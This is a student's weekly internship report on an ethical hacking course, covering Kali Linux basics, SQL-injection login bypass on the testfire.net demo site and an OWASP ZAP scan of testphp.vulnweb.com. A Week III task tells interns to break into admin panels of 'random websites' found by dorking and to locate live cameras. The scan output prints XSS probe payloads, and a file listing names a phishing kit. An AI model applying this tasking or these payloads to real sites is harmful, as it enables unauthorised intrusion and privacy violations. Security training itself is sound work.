



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal

Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - I

Dates: 10 January, 2022 to 16 January, 2022

Description of work done till date:

I attended orientation session and got the access of Learning Management System (LMS). For first two weeks we have to attend sessions on LMS for basic understanding of our domain.

On the first week, I completed sessions on introduction to Ethical Hacking in which we were told about its definition, importance in digital world, and the job opportunities.

Student Sign

Internal Guide Sign

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Supporting Documents:

1. Glimpse

Introduction to Hacking

- Hacking is a word that shakes digital world
- It is the process of stealing/crashing other's data without any authorization
- Advancement in technology has left a room for high vulnerabilities and make ease of cyber attacks

Statistics

- Since 2013 there are 3,809,448 records stolen from breaches every day
- 158,727 per hour, 2,645 per minute and 44 every second of everyday reports Cybersecurity Ventures.
- Approximately 230,000 malware samples were launched every day
- University of Maryland study reveals that "there is a hacker attack for every 30 seconds"
- The average cost of a data breach in 2020 will exceed \$150 million
- Unfilled cybersecurity jobs worldwide will reach \$3.5 million by 2021

"If you want a job for next few years, work in technology. If you want a job for life, work in cybersecurity"

Scan results for testfire.net

Security Headers
Sponsored by Report URI

Scan your site now


testfire.net

Scan

Hide results Follow redirects

Security Report Summary	
F	Site: http://testfire.net/ - (Scan.again.over.https)
IP Address:	65.61.137.117
Report Time:	26 Apr 2020 16:21:07 UTC
Headers:	<input checked="" type="checkbox"/> Content-Security-Policy <input checked="" type="checkbox"/> X-Frame-Options <input checked="" type="checkbox"/> X-Content-Type-Options <input checked="" type="checkbox"/> Referrer-Policy <input checked="" type="checkbox"/> Feature-Policy
Warning:	Grade capped at A, please see warnings below.

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal

Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - II

Dates: 17 January, 2022 to 23 January, 2022

Description of work done till date:

In second week, I completed sessions on Kali Linux and Linux Commands in which we were taught about how to download and install Kali Linux on our systems.

Then we were taught why we use Kali Linux for ethical hacking and the commands that will come handy while using it. These commands are used in shell which helps us use OS without using GUI. Shell commands are very powerful and can be used to do tedious task very easily.


Student Sign

Internal Guide Sign

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Supporting Documents:


1. Glimpse

A screenshot of a terminal window titled 'root@kali:~#'. The user is navigating through directories. They first create a new directory 'Testing' and then change into it. Inside 'Testing', they list files and then change back to the parent directory. The terminal shows the command history and the current directory structure.

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```
root@kali:~/Testing# ls
sample.txt
root@kali:~/Testing# vi sample1.txt
root@kali:~/Testing# ls
sample1.txt sample.txt
root@kali:~/Testing#
```

```
root@kali:~/Downloads# tar -xvf 5622.tar.bz2
creating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/init.d/
inflating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/init.d/anonsurf
inflating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/init.d/pandora
creating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/init/
inflating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/init/pandora.conf
creating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/systemd/
creating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/systemd/system/
inflating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/systemd/system/pandora.s
ervice
creating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/tor/
inflating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/tor/onion.pac
inflating: kali-anonsurf-master/kali-anonsurf-deb-src/etc/tor/torrc.anon
creating: kali-anonsurf-master/kali-anonsurf-deb-src/usr/
creating: kali-anonsurf-master/kali-anonsurf-deb-src/usr/bin/
extracting: kali-anonsurf-master/kali-anonsurf-deb-src/usr/bin/anonsurf
extracting: kali-anonsurf-master/kali-anonsurf-deb-src/usr/bin/pandora
root@kali:~/Downloads# ls
5622                drozer-2.4.4-py2-none-any.whl    'shellphish-master(1).zip'
5622.tar.bz2        get-pip.py                  'shellphish-master(2).zip'
5720.py            kali-anonsurf-master          shellphish-master.zip
apache_testing.rb   kali-anonsurf-master.zip
apache_tomcat.rb    shellphish-master
```



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal

Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - III

Dates: 24 January, 2022 to 30 January, 2022

Description of work done till date:

In third week, we were given project no. 1 i.e., Authentication Bypass. In this project we have to use SQL injection for logging in to sites with any username and passwords. This is used for testing if website is vulnerable to SQL Injections.

We were first told to attend sessions from LMS which will cover basics regarding the topic. Then after completion of sessions from LMS, live hands-on lecture was conducted in which the instructor showed us practical implementation of project. Then doubt session was conducted for clearing our doubts and to check if we were facing any problem in project execution.

Student Sign

Internal Guide Sign

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022


Supporting Documents:

Project 1

Information Gathering and Exploitation (Authentication Bypass)

Task 1 :- Take some random websites using Google hacking database and enter into their admin panel using SQL Injections (Manual and using a tool called burp suite)

Solution :-





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022



Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

The screenshot shows a dual-pane interface. On the left, the Burp Suite Community Edition v2021.10.3 - Temporary Project window displays a list of network requests. One request is selected, showing details like the host (testfire.net), port (443), and method (POST). The request body contains a form-encoded payload: `uid=abc&pass=abc&Submit>Login`. On the right, a web browser window shows the 'Altoro Mutual' website's 'Online Banking Login' page. The URL is `https://testfire.net/login.jsp`. The page has fields for 'Username' (abc) and 'Password' (abc), with a 'Login' button. The page includes navigation links for 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. A sidebar on the left lists services like 'Deposit Products', 'Loans Services', 'Cards', 'Insurance', 'Retirement', and 'Other Services'. A footer at the bottom of the page provides legal disclaimers and copyright information.

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 2 :- Show some live cameras using Google hacking database.

Solution :-





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal


Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - IV

Dates: 31 January, 2022 to 6 February, 2022

Description of work done till date:

In fourth week, we were given project no. 2 i.e., Scanning using OWASP ZAP. In this project we have to use OWASP ZAP tool which automates the process of finding vulnerabilities in website. In this tool we have to just give URL of website and the tool will automatically test for various vulnerabilities. Then it gives us detailed report of tests done and vulnerabilities found.

We were first told to attend sessions from LMS which will cover basics regarding the topic. Then after completion of sessions from LMS, live hands-on lecture was conducted in which the instructor showed us practical implementation of project. Then doubt session was conducted for clearing our doubts and to check if we were facing any problem in project execution.

Student Sign

Internal Guide Sign

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Supporting Documents:

Project 2

Scanning using OWASP ZAP

Task 1 :- Take some website (vulnerable website). Scan using OWASP ZAP Tool (quick/automated). Set of vulnerabilities - make a report with mitigations.

Solution :-

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
4.971	12/01/22, 11:10:49 PM	12/01/22, 11:10:49 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopbuy...	404	Not Found	348 ms	129 bytes	129 bytes
4.972	12/01/22, 11:10:45 PM	12/01/22, 11:10:45 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopbuy...	404	Not Found	346 ms	155 bytes	153 bytes
4.973	12/01/22, 11:10:46 PM	12/01/22, 11:10:46 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopbuy...	404	Not Found	345 ms	155 bytes	153 bytes
4.974	12/01/22, 11:10:46 PM	12/01/22, 11:10:46 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopbuy...	404	Not Found	354 ms	155 bytes	153 bytes
4.975	12/01/22, 11:10:46 PM	12/01/22, 11:10:46 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopData...	404	Not Found	342 ms	155 bytes	153 bytes
4.976	12/01/22, 11:10:46 PM	12/01/22, 11:10:47 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopData...	404	Not Found	341 ms	155 bytes	153 bytes
4.977	12/01/22, 11:10:47 PM	12/01/22, 11:10:47 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopData...	404	Not Found	333 ms	155 bytes	153 bytes
4.978	12/01/22, 11:10:47 PM	12/01/22, 11:10:47 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopData...	404	Not Found	333 ms	155 bytes	153 bytes
4.979	12/01/22, 11:10:47 PM	12/01/22, 11:10:48 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopData...	404	Not Found	322 ms	155 bytes	153 bytes
4.980	12/01/22, 11:10:48 PM	12/01/22, 11:10:48 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopData...	404	Not Found	333 ms	155 bytes	153 bytes
4.981	12/01/22, 11:10:48 PM	12/01/22, 11:10:48 PM	GET	http://testphp.vulnweb.com/mod_rewrite_shopData...	301	Moved Permanent...	342 ms	226 bytes	169 bytes
4.982	12/01/22, 11:10:49 PM	12/01/22, 11:10:49 PM	GET	http://testphp.vulnweb.com/secured	301	Moved Permanent...	340 ms	210 bytes	169 bytes

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Academic Year:
2021-22

Weekly Report Format for Internship

Revision : 00
Dated :
20/11/2019

Term – II

Department : Computer Engineering

Date of Preparation :
3/01/2022

ZAP Scanning Report | Firefox ESR | Jan 12 23:54

Included: High, Medium, Low, Informational
Excluded: None

Confidence levels

Included: User Confirmed, High, Medium, Low
Excluded: User Confirmed, High, Medium, Low, False Positive

Summaries

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.
(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	18 (6.0%)	22 (7.4%)	2 (0.7%)	42 (14.0%)
	Medium	0 (0.0%)	0 (0.0%)	52 (17.4%)	0 (0.0%)	52 (17.4%)
	Low	0 (0.0%)	0 (0.0%)	172 (82.3%)	0 (0.0%)	172 (100%)

ZAP Scanning Report | Firefox ESR | Jan 12 23:55

Included: High, Medium, Low, Informational
Excluded: None

Risk

		Risk			
		High (= High)	Medium (>= Medium)	Low (>= Low)	Informational (>= Informational)
Site	http://testphp.vulnweb.co	42 (42)	52 (94)	172 (266)	33 (299)

Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.
(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

Alert counts by alert type



This table shows the number of alerts of each alert type, together with the alert type's risk level.



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

The screenshot shows a Firefox browser window with the title "ZAP Scanning Report". The address bar displays the URL "file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html". The main content area shows a list of XSS vulnerabilities found during the scan:

- POST http://testphp.vulnweb.com/cart.php?jaVasCript:/* Cross Site Scripting (Reflected) (14)

GET http://testphp.vulnweb.com/hpp?pp=javascript%3Aalert%281%29%3B

The screenshot shows a Firefox browser window with the title "ZAP Scanning Report". The address bar displays the URL "file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html". The main content area of the browser shows the results of a ZAP scan. At the top, it says "Risk=Medium, Confidence=Medium (52)". Below this, under the heading ".htaccess Information Leak (7)", there is a list of 7 findings, each preceded by a right-pointing triangle symbol. Under the heading "Missing Anti-clickjacking Header (45)", there is a list of 45 findings, also preceded by a right-pointing triangle symbol.

Risk=Medium, Confidence=Medium (52)

